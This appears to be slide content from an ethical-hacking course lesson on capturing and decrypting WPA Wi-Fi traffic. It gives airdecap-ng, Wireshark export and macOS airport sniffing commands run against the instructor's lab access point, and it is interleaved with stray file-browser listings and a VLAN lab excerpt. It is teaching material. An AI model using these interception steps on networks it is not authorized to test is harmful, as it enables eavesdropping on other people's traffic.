
*Save all to the new directory*

## Activity


As root, on your EH-Kali-XX VM:


- 1) **scp xxxxxx76@opus.cis.cabrillo.edu:../depot/lesson13/\* .**
- 2) **airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap**
- 3) Run Wireshark on the decrypted airportSniffyG7m8J-dec.cap file.
- 4) File > Export Objects > HTTP
- 5) Create a new lesson13b directory.
- 6) Save all the objects in the new directory.

*When finished note it in the chat window.*



*Places > home, then open the new folder*





1 of 10
66.29%

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf

### CIS 83 LAB 5 - VLAN

Rich Simms  
October 16, 2006

---

**Objective**

The objective of this lab is to become familiar with configuring VLANs, VTP, trunking, ports and using a router for inter-VLAN routing.

**Scenario**

This lab was done using the basic router pod on NETLAB and the Cape Town pod in the lab. NETLAB lets you remotely access a pod of Cisco switches. The two Cisco switches were configured as shown below.

**Topology**

**fa 0 sub-interfaces**

fa 0/0.1 - 172.16.1.1 / 24 (vlan1)  
 fa 0/0.10 - 172.16.10.1 / 24 (vlan10)  
 fa 0/0.20 - 172.16.20.1 / 24 (vlan20)  
 fa 0/0.30 - 172.16.30.1 / 24 (vlan30)

ry-fairy-140x140.jpg

mary-lighthouse-90x125.jpg

portfolio-Study-v3.pdf

portfolio-lab-VLAN.pdf

portfolio-lab-VLAN.pdf selected (92.7 kB)

Recent

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Trash

Floppy Disk

Other Locations

Home lesson13b

alexander-miller-72x100.jpg

augustas-miller-72x100.jpg

benji-looking-150x150.jpg

benji-mary-260x150.jpg

benji-mary-260x150(1).jpg

benji-mary-260x150(2).jpg

cis83

clear.dot.gif

john-m-miller-72x100.jpg

~marysimms

mary-snowman-92x125.jpg

no-photo-72x100.jpg

paul-peter-miller-72x100.jpg

ping%3fh=bbc.co.uk&p=bbc.co.uk%2Fnews%2Fworld-europe-38054216&u=CaduyBcsk.com%2Fnews

exercise8.html

farm-200x144.jpg

mary-fairy-bw-140x140.jpg

mary-lighthouse-90x125.jpg

portfolio-CaseStudy-v3.pdf

portfolio-lab-VLAN.pdf

mary-fairy-140x140.jpg

Properties

Size 140 x 140 pixels

Type JPEG image

File Size 5.6 kB

Folder lesson13b

Aperture

Exposure

Focal Length

ISO

Metering

Camera

Date

Time

"mary-fairy-140x140.jpg" selected (5.6 kB)

# Activity

As root, on your EH-Kali-XX VM:

- 1) Find the extracted coup-600x742.jpg file
- 2) Of the two options, what do you think Benji decided to do?

*Write your answer in the chat window.*





# Wireless WPA/WPA2 Hack

## Wi-Fi Protected Access (WPA)

### WPA

- Developed in 2003 to replace WEP.
- Still uses WEP's insecure RC4 stream cipher
- Uses Temporal Key Integrity Protocol (TKIP) to provide extra security.
- More secure than WEP.

### WPA2


- Developed in 2004 to replace WEP and WPA.
- Uses AES instead of RC4.
- Replaces TKIP with Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP).
- More secure than WPA.

*As of March 2006, all devices using the Wi-Fi trademark must be WPA2 certified*

# How to Hack WPA/WPA2 Wi-Fi With Kali Linux Aircrack-ng



Ink That! Offensive Security



<https://www.youtube.com/watch?v=ngxzSlsP1JU>

# Linksys WAP54G Access Point


## BSSID

- = Basic Service Set Identifier
- = AP Mac Address
- = 00:06:25:4b:21:b4



## SSID

- = Service Set Identifier
- = Name of the network
- = linksys



## STA

- = Station
- = MacBook Pro



## STA

- = Station
- = Win 10 PC

## Linksys WAP54G

The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.

Security Mode:


WPA Pre-Shared Key ▼  
WPA Pre-Shared Key  
WPA RADIUS  
RADIUS  
WEP

WPA Algorithm:

WPA Shared Key:


*For this example we will use WPA (WiFi Protected Access)*

# Linksys WAP54G



*Using Mixed Mode (B and G), Channel 5, and Wireless Security (WEP)*

# Linksys WAP54G



*Select a WPA shared key*

# Sniffing using MacBook Pro

**airport -s**

```
Richards-MBP:~ rsimms$ airport -s
      SSID BSSID                RSSI CHANNEL HT CC SECURITY
(auth/unicast/group)
      xfinitywifi 22:86:8c:6c:82:4a -85 6      Y US NONE
      xfinitywifi 96:0d:cb:ff:f4:d0 -89 11     Y US NONE
      2WIRE341 00:22:a4:dd:8c:c9 -85 9      N US WEP
      HOME-F4D2 90:0d:cb:ff:f4:d0 -89 11     Y US
WPA (PSK/TKIP, AES/TKIP) WPA2 (PSK/TKIP, AES/TKIP)
      xfinitywifi 74:85:2a:80:f5:e1 -91 157    Y US NONE
      HOME-5 74:85:2a:80:f5:e0 -91 157    Y US
WPA (PSK/AES, TKIP/TKIP) WPA2 (PSK/AES, TKIP/TKIP)
      BenjiNet_5G 2c:56:dc:85:3e:ec -57 157    Y -- WPA2 (PSK/AES/AES)
DIRECT-F0-HP ENVY 7640 series a0:8c:fd:72:68:f1 -77 6      Y -- WPA2 (PSK/AES/AES)
      linkysys 00:06:25:4b:21:b4 -46 5      N -- WPA (PSK/AES/AES)
      HOME-2.4 74:85:2a:80:f5:d8 -86 1      Y US
WPA (PSK/AES, TKIP/TKIP) WPA2 (PSK/AES, TKIP/TKIP)
      ATT288 3c:36:e4:22:95:80 -70 1      Y --
WPA (PSK/AES, TKIP/TKIP) WPA2 (PSK/AES, TKIP/TKIP)
      uLab-WiFiNet 4c:5e:0c:ca:25:c0 -37 1,+1   Y -- WPA2 (PSK/AES/AES)
      HP-Print-7B-Officejet 6600 6c:3b:e5:00:53:7b -87 9      N -- WPA2 (PSK/AES/AES)
      Guest d8:50:e6:59:0b:fa -86 8      Y -- WPA2 (PSK/AES/AES)
      Shauna d8:50:e6:59:0b:f9 -87 8      Y -- WPA2 (PSK/AES/AES)
      MODWARE d8:50:e6:59:0b:f8 -86 8      Y -- WPA2 (PSK/AES/AES)
      BenjiNet 2c:56:dc:85:3e:e8 -44 8      Y -- WPA2 (PSK/AES/AES)
Richards-MBP:~ rsimms$
```

*On a Mac the built in airport command with an -s option will scan all available WiFi networks.*



## Activity

Look at the **airport -s** output on the previous slide

1) Is the Guest SSID network none, WEP, WPA or WPA2?

*Write your answer in the chat window.*

## Sniffing using MacBook Pro

[on MacBook Pro] `airport en0 sniff 5`

```
Richards-MBP:~ rsimms$ airport en0 sniff 5
Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniff1QXjSX.cap.
Richards-MBP:~ rsimms$
```

*Let's start sniffing the channel used by the access point for the SSID linksys. Use control-C to stop the capture.*

[on MacBook Pro] `ls -lth /private/tmp/airportSniff*.cap`

```
Richards-MBP:~ rsimms$ ls -lth /private/tmp/airportSniff*.cap
-rw-r--r--  1 rsimms  wheel   7.3M Nov 21 18:45 /private/tmp/airportSniff1QXjSX.cap
-rw-r--r--  1 rsimms  wheel   3.0M Nov 21 11:40 /private/tmp/airportSniffyG7m8J.cap
-rw-r--r--  1 rsimms  wheel   6.4M Nov 21 10:14 /private/tmp/airportSniffENFGOR.cap
-rw-r--r--  1 rsimms  wheel   39M Nov 21 08:41 /private/tmp/airportSniffdZH641.cap
-rw-r--r--  1 rsimms  wheel   69M Nov 21 08:26 /private/tmp/airportSniff8FkDVL.cap
-rw-r--r--  1 rsimms  wheel  108M Nov 20 20:36 /private/tmp/airportSniffk44M58.cap
-rw-r--r--  1 rsimms  wheel   23M Nov 20 19:39 /private/tmp/airportSniffKzpvq8.cap
-rw-r--r--  1 rsimms  wheel   4.4M Nov 20 19:16 /private/tmp/airportSniffFVOuaV.cap
-rw-r--r--  1 rsimms  wheel  497K Nov 20 16:22 /private/tmp/airportSniffh69ghh.cap
-rw-r--r--  1 rsimms  wheel  990K Nov 20 16:14 /private/tmp/airportSniffdLJDh2.cap
-rw-r--r--  1 rsimms  wheel   2.4M Nov 20 16:05 /private/tmp/airportSniffIhmSPR.cap
-rw-r--r--  1 rsimms  wheel   1.5M Nov 20 14:28 /private/tmp/airportSniffA8hduu.cap
Richards-MBP:~ rsimms$
```


*The packets are captured and dumped into a new file in the /private/tmp directory*



